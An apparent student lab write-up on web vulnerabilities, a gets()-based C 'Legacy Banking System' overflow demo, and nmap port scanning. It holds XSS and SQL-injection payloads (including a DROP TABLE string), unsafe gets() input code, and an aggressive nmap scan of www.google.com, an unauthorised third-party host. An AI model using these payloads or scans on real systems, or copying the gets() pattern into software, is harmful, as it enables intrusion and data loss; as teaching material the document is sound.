

**Q1}** Develop an E-Commerce web page that uses GET and POST methods. And identify and exploit vulnerabilities :-

THERE IS A FOLDER NAMED ECOMMERCE IN THIS FOLDER THAT'S THE ANSWER TO THIS QUESTION I HAVE PERFORMED THE GET AND POST METHOD IN THE CODE......

OUTPUT :-





C:/Users/NEERAV/Desktop/AS_LAB_ESE/ecommerce/login.html

Order Online Or Call Us: (001) 2222-55555

About Us FAQ Contact

Dans

Home Shop Terms About Contact

Login

Already have an account? Login in or Sign Up

Email

Enter Email

Password

Enter Password

Repeat Password

Repeat Password

Remember me

By creating an account you agree to our Terms & Privacy.

Cancel Login

ANSWER :-

Identifying and exploiting vulnerabilities in an e-commerce website is a crucial step in ensuring the security of the application and protecting sensitive user data. Here's a detailed explanation of how to identify and exploit common vulnerabilities in an e-commerce website that uses GET and POST methods:

1} Cross-Site Scripting (XSS)

XSS is a vulnerability that allows an attacker to inject malicious scripts into a web application, which will be executed by the victim's browser. There are three main types of XSS:

**Reflected XSS**:

- This occurs when user input is immediately reflected in the application's response without proper sanitization.
- Example: A search page that displays the search query without sanitizing it, allowing an attacker to inject a malicious script through the search query.

- Exploitation: An attacker can craft a malicious URL containing the XSS payload and trick the victim into visiting it. When the victim visits the URL, the payload will be executed in their browser.

**Stored XSS**:

- This occurs when user input is stored on the server (e.g., in a database) and displayed later without proper sanitization.
- Example: A comment system that allows users to post comments without sanitizing the input, allowing an attacker to inject a malicious script.
- Exploitation: An attacker can submit a comment containing the XSS payload, which will be stored and displayed to other users, executing the payload in their browsers.

**DOM-based XSS**:

- This occurs when user input is processed and rendered by the client-side JavaScript code without proper sanitization.
- Example: A single-page application that updates the page content based on user input without sanitizing it.
- Exploitation: An attacker can craft a malicious URL containing the XSS payload, which will be executed by the client-side JavaScript code when the victim visits the URL.

XSS payloads can be used to perform various malicious actions, such as stealing user sessions, defacing the website, or redirecting users to malicious sites.

**Identifying XSS Vulnerabilities:**

- Look for instances where user input (e.g., search queries, product reviews, or form fields) is displayed on the website without proper validation and sanitization.
- Use a web proxy tool like Burp Suite or OWASP ZAP to intercept and modify requests and responses to test for XSS vulnerabilities.

**Exploiting XSS Vulnerabilities:**

- Craft a payload that includes HTML tags or JavaScript code and submit it through vulnerable input fields.
- If the payload is rendered on the website without being sanitized, it can lead to various types of XSS attacks, such as stealing user sessions, defacing the website, or redirecting users to malicious sites.

Example XSS Payload: `<script>alert('XSS Attack')</script>`

2. 2} **SQL Injection**

SQL Injection is a vulnerability that allows an attacker to inject malicious SQL code into an application's database queries. This can lead to unauthorized access, data manipulation, or even complete system compromise.

- Example: A login form that constructs the SQL query by concatenating user input (username and password) without proper sanitization.
- Exploitation: An attacker can craft a malicious input payload that modifies the intended SQL query, allowing them to bypass authentication, retrieve sensitive data, or even execute arbitrary system commands on the server.

Common SQL Injection payloads include:

- `' OR '1'='1` (for retrieving data)
- `'; DROP TABLE users; --` (for modifying or deleting data)
- `'; UNION SELECT ... --` (for retrieving data from other tables)

SQL Injection vulnerabilities can be prevented by using prepared statements or parameterized queries, which separate the SQL code from user input and prevent injection attacks.

**Identifying SQL Injection Vulnerabilities:**

- Look for instances where user input is directly used in SQL queries without proper validation or parameterization.
- Test input fields with SQL injection payloads and observe any unusual behavior or error messages related to the database.

**Exploiting SQL Injection Vulnerabilities:**

- Craft SQL injection payloads that can retrieve sensitive data, modify or delete data, or even execute system commands on the server.
- Submit the payloads through vulnerable input fields and observe the application's response.

Example SQL Injection Payload: `' OR '1'='1`

3. 3} **Cross-Site Request Forgery (CSRF)**

CSRF is a vulnerability that allows an attacker to perform unauthorized actions on behalf of an authenticated user by inducing the user's browser to send a forged request to the vulnerable application.

- Example: A web application that allows users to update their account information or make purchases without implementing CSRF protection.
- Exploitation: An attacker can create a malicious website or HTML page that generates a forged request to the vulnerable application. When an authenticated user visits the malicious site, the forged request will be automatically sent to the vulnerable application, performing the unauthorized action.

CSRF attacks can be prevented by implementing CSRF tokens, which are unique values generated by the server and included in each form or request. The server then verifies the presence and validity of the CSRF token before processing the request, preventing forged requests from being accepted.

**Identifying CSRF Vulnerabilities:**

- Look for forms or actions that modify data (e.g., adding products to the cart, updating account information) without any CSRF protection mechanisms in place.
- Use a web proxy tool to intercept and modify requests to test for CSRF vulnerabilities.

**Exploiting CSRF Vulnerabilities:**

- Craft a malicious website or HTML page that generates a forged request to the vulnerable application.
- Trick an authenticated user into visiting the malicious site or executing the forged request, which will be automatically sent to the vulnerable application.

Example CSRF Exploit: Include a hidden form or JavaScript code that automatically submits a forged request to the vulnerable application when the user visits the malicious site.

**Q2}** Implement a stack buffer overflow attack using a procedural language on the "Legacy Banking System". Explain the concept of stack buffer overflow and discuss techniques to prevent such attacks.

CODE :-

1} NORMAL :-

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define MAX_ACCOUNTS 3
#define MAX_NAME_LENGTH 5

int i;

// Structure to represent a bank account
typedef struct {
   int account_number;
   char owner[MAX_NAME_LENGTH];
   float balance;
} Account;

Account accounts[MAX_ACCOUNTS];
int num_accounts = 0;

// Function to create a new account
void create_account(int account_number, const char *owner, float balance) {
   if (num_accounts < MAX_ACCOUNTS) {
      Account new_account;
      new_account.account_number = account_number;

      // Check for buffer overflow
      if (strlen(owner) > MAX_NAME_LENGTH) {
         printf("Buffer Overflow: Owner name exceeds maximum length.\n");
         return;
      }

      strcpy(new_account.owner, owner);
      new_account.balance = balance;
```

```
        accounts[num_accounts++] = new_account;

        printf("Account created successfully.\n");
    } else {
        printf("Cannot create account. Maximum number of accounts
reached.\n");
    }
}

// Function to deposit money into an account
void deposit(int account_number, float amount) {
    for (i = 0; i < num_accounts; i++) {
        if (accounts[i].account_number == account_number) {
            accounts[i].balance += amount;
            printf("Deposit successful. New balance: %.2f\n", accounts[i].balance);
            return;
        }
    }
    printf("Account not found.\n");
}

// Function to withdraw money from an account
void withdraw(int account_number, float amount) {
    for (i = 0; i < num_accounts; i++) {
        if (accounts[i].account_number == account_number) {
            if (accounts[i].balance >= amount) {
                accounts[i].balance -= amount;
                printf("Withdrawal successful. New balance: %.2f\n",
accounts[i].balance);
            } else {
                printf("Insufficient funds.\n");
            }
            return;
        }
    }
    printf("Account not found.\n");
}

// Function to display account information
void display_account_info(int account_number) {
    for (i = 0; i < num_accounts; i++) {
        if (accounts[i].account_number == account_number) {
            printf("Account Number: %d\n", accounts[i].account_number);
            printf("Owner: %s\n", accounts[i].owner);
            printf("Balance: %.2f\n", accounts[i].balance);
            return;
        }
    }
    printf("Account not found.\n");
}

int main() {
    int choice, account_number;
    char owner[MAX_NAME_LENGTH];
    float balance, amount;

    do {
        printf("\nLegacy Banking System Menu\n");
        printf("1. Create Account\n");
        printf("2. Deposit\n");
        printf("3. Withdraw\n");
        printf("4. Display Account Information\n");
        printf("5. Exit\n");
        printf("Enter your choice: ");
        scanf("%d", &choice);

        switch (choice) {
            case 1:
                printf("Enter account number: ");
                scanf("%d", &account_number);
                printf("Enter owner name: ");
                scanf("%s", owner);
                printf("Enter initial balance: ");
                scanf("%f", &balance);
                create_account(account_number, owner, balance);
                break;
            case 2:
                printf("Enter account number: ");
                scanf("%d", &account_number);
                printf("Enter deposit amount: ");
                scanf("%f", &amount);
                deposit(account_number, amount);
                break;
            case 3:
                printf("Enter account number: ");
                scanf("%d", &account_number);
                printf("Enter withdrawal amount: ");
                scanf("%f", &amount);
                withdraw(account_number, amount);
                break;
            case 4:
                printf("Enter account number: ");
                scanf("%d", &account_number);
                display_account_info(account_number);
                break;
            case 5:
                printf("Exiting...\n");
                break;
            default:
                printf("Invalid choice. Please try again.\n");
        }
    } while (choice != 5);

    return 0;
```

```
}
```

2} USING GETS :-

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define MAX_ACCOUNTS 3
#define MAX_NAME_LENGTH 6

int num_accounts = 0;

typedef struct {
    int account_number;
    char owner[MAX_NAME_LENGTH];
    float balance;
} Account;

Account accounts[MAX_ACCOUNTS];

void create_account(int account_number, char *owner, float balance) {
    if (strlen(owner) >= MAX_NAME_LENGTH) {
        printf("Buffer Overflow. Please enter a shorter name.\n");
        return;
    }

    if (num_accounts < MAX_ACCOUNTS) {
        Account new_account;
        new_account.account_number = account_number;
        strcpy(new_account.owner, owner);
        new_account.balance = balance;

        accounts[num_accounts++] = new_account;

        printf("Account created successfully.\n");
    } else {
        printf("Cannot create account. Maximum number of accounts
reached.\n");
    }
}

void deposit(int account_number, float amount) {
    int i;
    for (i = 0; i < num_accounts; i++) {
        if (accounts[i].account_number == account_number) {
            accounts[i].balance += amount;
            printf("Deposit successful. New balance: %.2f\n", accounts[i].balance);
            return;
        }
    }
    printf("Account not found.\n");
}

void withdraw(int account_number, float amount) {
    int i;
    for (i = 0; i < num_accounts; i++) {
        if (accounts[i].account_number == account_number) {
            if (accounts[i].balance >= amount) {
                accounts[i].balance -= amount;
                printf("Withdrawal successful. New balance: %.2f\n",
accounts[i].balance);
            } else {
                printf("Insufficient funds.\n");
            }
            return;
        }
    }
    printf("Account not found.\n");
}

void display_account_info(int account_number) {
    int i;
    for (i = 0; i < num_accounts; i++) {
        if (accounts[i].account_number == account_number) {
            printf("Account Number: %d\n", accounts[i].account_number);
            printf("Owner: %s\n", accounts[i].owner);
            printf("Balance: %.2f\n", accounts[i].balance);
            return;
        }
    }
    printf("Account not found.\n");
}

int main() {
    int choice, account_number;
    char owner[MAX_NAME_LENGTH + 1];
    float balance, amount;
    clrscr();

    do {
        printf("\nLegacy Banking System Menu\n");
        printf("1. Create Account\n");
        printf("2. Deposit\n");
        printf("3. Withdraw\n");
        printf("4. Display Account Information\n");
        printf("5. Exit\n");
        printf("Enter your choice: ");
        scanf("%d", &choice);

        switch (choice) {
```


```
    case 1:
        printf("Enter account number: ");
        scanf("%d", &account_number);
        printf("Enter owner name: ");
        fflush(stdin); // Clear the input buffer
        gets(owner); // Read the owner's name
        printf("Enter initial balance: ");
        scanf("%f", &balance);
        create_account(account_number, owner, balance);
        break;
    case 2:
        printf("Enter account number: ");
        scanf("%d", &account_number);
        printf("Enter deposit amount: ");
        scanf("%f", &amount);
        deposit(account_number, amount);
        break;
    case 3:
        printf("Enter account number: ");
        scanf("%d", &account_number);
        printf("Enter withdrawal amount: ");
        scanf("%f", &amount);
        withdraw(account_number, amount);
        break;
    case 4:
        printf("Enter account number: ");
        scanf("%d", &account_number);
        display_account_info(account_number);
        break;
    case 5:
        printf("Exiting...\n");
        break;
    default:
        printf("Invalid choice. Please try again.\n");
}
```

```
    } while (choice != 5);

    return 0;
}
```

3} USING FGETS :-

```
case 1:
                printf("Enter account number: ");
                scanf("%d", &account_number);
                printf("Enter owner name: ");
                fflush(stdin); // Clear the input buffer
                if (fgets(owner, sizeof(owner), stdin) == NULL) {
                    printf("Error reading owner name.\n");
                    break;
                }
                owner[strcspn(owner, "\n")] = '\0'; // Remove the newline character
                printf("Enter initial balance: ");
                scanf("%f", &balance);
                create_account(account_number, owner, balance);
                break;
```

OUTPUT :-


≡ File Edit Search Run Compile Debug Project Options Window Help
Output
F1 Help ↑↓←→ Scroll

```
Legacy Banking System Menu
1. Create Account
2. Deposit
3. Withdraw
4. Display Account Information
5. Exit
Enter your choice: 1
Enter account number: 123
Enter owner name: viramsignh
Enter initial balance: 5000
Buffer Overflow. Please enter a shorter name.

Legacy Banking System Menu
1. Create Account
2. Deposit
3. Withdraw
4. Display Account Information
5. Exit
Enter your choice: 5
Exiting...
```

ANSWER :-

Implementing a stack buffer overflow attack on a real system or application without proper authorization is unethical and illegal. However, I can provide a detailed explanation of the stack buffer overflow vulnerability and how it can be exploited, as well as techniques to prevent such attacks.

**Stack Buffer Overflow Vulnerability**

A stack buffer overflow occurs when a program writes more data to a buffer located on the stack than the buffer can actually hold. This can lead to overwriting adjacent memory locations, including function return addresses, which can allow an attacker to redirect the program's control flow and execute arbitrary code.

**Explanation of Stack Buffer Overflow Attack**

1. **Understanding the Stack**

The stack is a region of memory used by a program to store function call information, local variables, and return addresses. When a function is called, a new stack frame is created, and the return address (the address where the program should return after the function completes) is pushed onto the stack. Local variables and function arguments are also stored in this stack frame.

2. **Overwriting the Return Address**

In a stack buffer overflow attack, an attacker exploits a program that copies user-supplied input into a buffer on the stack without proper bounds checking. If the input is larger than the buffer size, it can overwrite adjacent memory locations, including the stored return address.

3. **Injecting Shellcode**

After overwriting the return address, the attacker can point it to a region of memory containing malicious code (shellcode) that gets executed when the function returns. This shellcode can perform various malicious actions, such as opening a remote shell, escalating privileges, or executing arbitrary commands on the system.

4. **Executing the Attack**

To execute the attack, the attacker crafts input that contains the shellcode and a carefully calculated return address that points to the shellcode. When the program copies this input into the vulnerable buffer, it overwrites the original return address with the new address pointing to the shellcode. When the function returns, the program execution flow is redirected to the shellcode, allowing the attacker to gain control of the system.

**Techniques to Prevent Stack Buffer Overflow Attacks**

Several techniques can be implemented to prevent or mitigate stack buffer overflow attacks:

1. **Input Validation**: Properly validate and sanitize all user input to ensure it does not exceed the buffer size or contain malicious code.
2. **Safe String Functions**: Use safe string functions, such as `strncpy` or `strlcpy`, which automatically truncate the input to the size of the destination buffer, preventing buffer overflows.
3. **Stack Canaries**: Implement stack canaries, which are values placed on the stack adjacent to the return address. If the canary value is modified during a buffer overflow, the program can detect the attack and terminate safely.
4. **Address Space Layout Randomization (ASLR)**: ASLR randomizes the memory layout of the program, making it more difficult for an attacker to predict the location of the shellcode and return addresses.
5. **Data Execution Prevention (DEP)**: DEP marks certain memory regions as non-executable, preventing the execution of injected shellcode on the stack or heap.
6. **Secure Coding Practices**: Follow secure coding practices, such as using safe functions, performing proper bounds checking, and avoiding unsafe operations that can lead to buffer overflows.

It's crucial to note that while these techniques can help prevent or mitigate stack buffer overflow attacks, it's important to keep software up-to-date and follow secure coding practices to protect against potential vulnerabilities.

**Q7}** Use NMAP(NETWORK MAPPER) to perform port scanning on the network of Tech Startup Inc. to locate malware and vulnerabilities. :-

1} PASTE THE URL NEEDED (EG. www.boat-lifestyle.com) IN THE TARGET BLOCK
2} NEXT THERE WILL BE A SCAN BLOCK SELECT WHICH SCAN YOU WANT TO PERFORM LIKE INTENSE SCAN, REGULAR SCAN, QUICK SCAN ETC
3} AFTER THAT CLICK ON THE SCAN BUTTON TO START SCANNING…

Once the scan is complete, Nmap will provide a list of open ports and services running on those ports. Pay attention to any unfamiliar or unexpected services, as they could indicate potential vulnerabilities or malware presence. Common ports to look out for include:

- Port 80 (HTTP): Web servers
- Port 443 (HTTPS): Secure web servers
- Port 22 (SSH): Secure shell services
- Port 21 (FTP): File transfer services
- Port 3389 (RDP): Remote Desktop Protocol

STEPS :-

Run a Basic Scan:
Enter the following command in the terminal, replacing <target> with the IP address or hostname of the target network:

php
Copy code
```
nmap <target>
```

For example:

Copy code

```
nmap 192.168.1.0/24
```

This command will perform a basic scan on all IP addresses in the specified range and display the open ports and services.

Interpret the Results:
Once the scan is complete, Nmap will provide a list of open ports and services running on those ports. Pay attention to any unfamiliar or unexpected services, as they could indicate potential vulnerabilities or malware presence. Common ports to look out for include:

Port 80 (HTTP): Web servers
Port 443 (HTTPS): Secure web servers
Port 22 (SSH): Secure shell services
Port 21 (FTP): File transfer services
Port 3389 (RDP): Remote Desktop Protocol
Perform a Version Detection Scan (Optional):
To gather more information about the services running on the open ports, you can perform a version detection scan using the -sV flag. For example:

php
Copy code

```
nmap -sV <target>
```

This command will attempt to determine the version of the services running on the open ports, which can help identify specific vulnerabilities.

Perform an Aggressive Scan (Optional):
If you suspect that there may be hidden services or firewall evasion techniques in use, you can perform an aggressive scan using the -A flag. For example:

css
Copy code

```
nmap -A <target>
```

This command enables aggressive scanning techniques, including OS detection, version detection, script scanning, and traceroute.

Review the Results:
After running the scans, carefully review the results to identify any potential security risks, such as open ports that shouldn't be accessible from the internet, outdated software versions, or services with known vulnerabilities.


Mitigate Risks:

Once vulnerabilities or potential malware are identified, take appropriate steps to mitigate the risks. This may involve applying security patches, updating software, configuring firewalls, or implementing intrusion detection/prevention systems.

Document Findings:
Document the results of the scan, including any vulnerabilities or malware discovered, along with recommendations for remediation. This information will be valuable for future security assessments and audits.

Remember to always obtain proper authorization before scanning any network, as unauthorized port scanning can be illegal and unethical. Additionally, consider using Nmap in conjunction with other security tools and practices for a comprehensive network security assessment.

OUTPUT :-




Target: www.google.com
Profile: Quick scan
Command: nmap -T4 -F www.google.com

nmap -T4 -A -v www.google.com


```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-05-25 09:16 India Standard Time
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:17
Completed NSE at 09:17, 0.00s elapsed
Initiating NSE at 09:17
Completed NSE at 09:17, 0.00s elapsed
Initiating NSE at 09:17
Completed NSE at 09:17, 0.00s elapsed
Initiating Ping Scan at 09:17
Scanning www.google.com (142.250.192.36) [4 ports]
Completed Ping Scan at 09:17, 0.27s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:17
Completed Parallel DNS resolution of 1 host. at 09:17, 0.10s elapsed
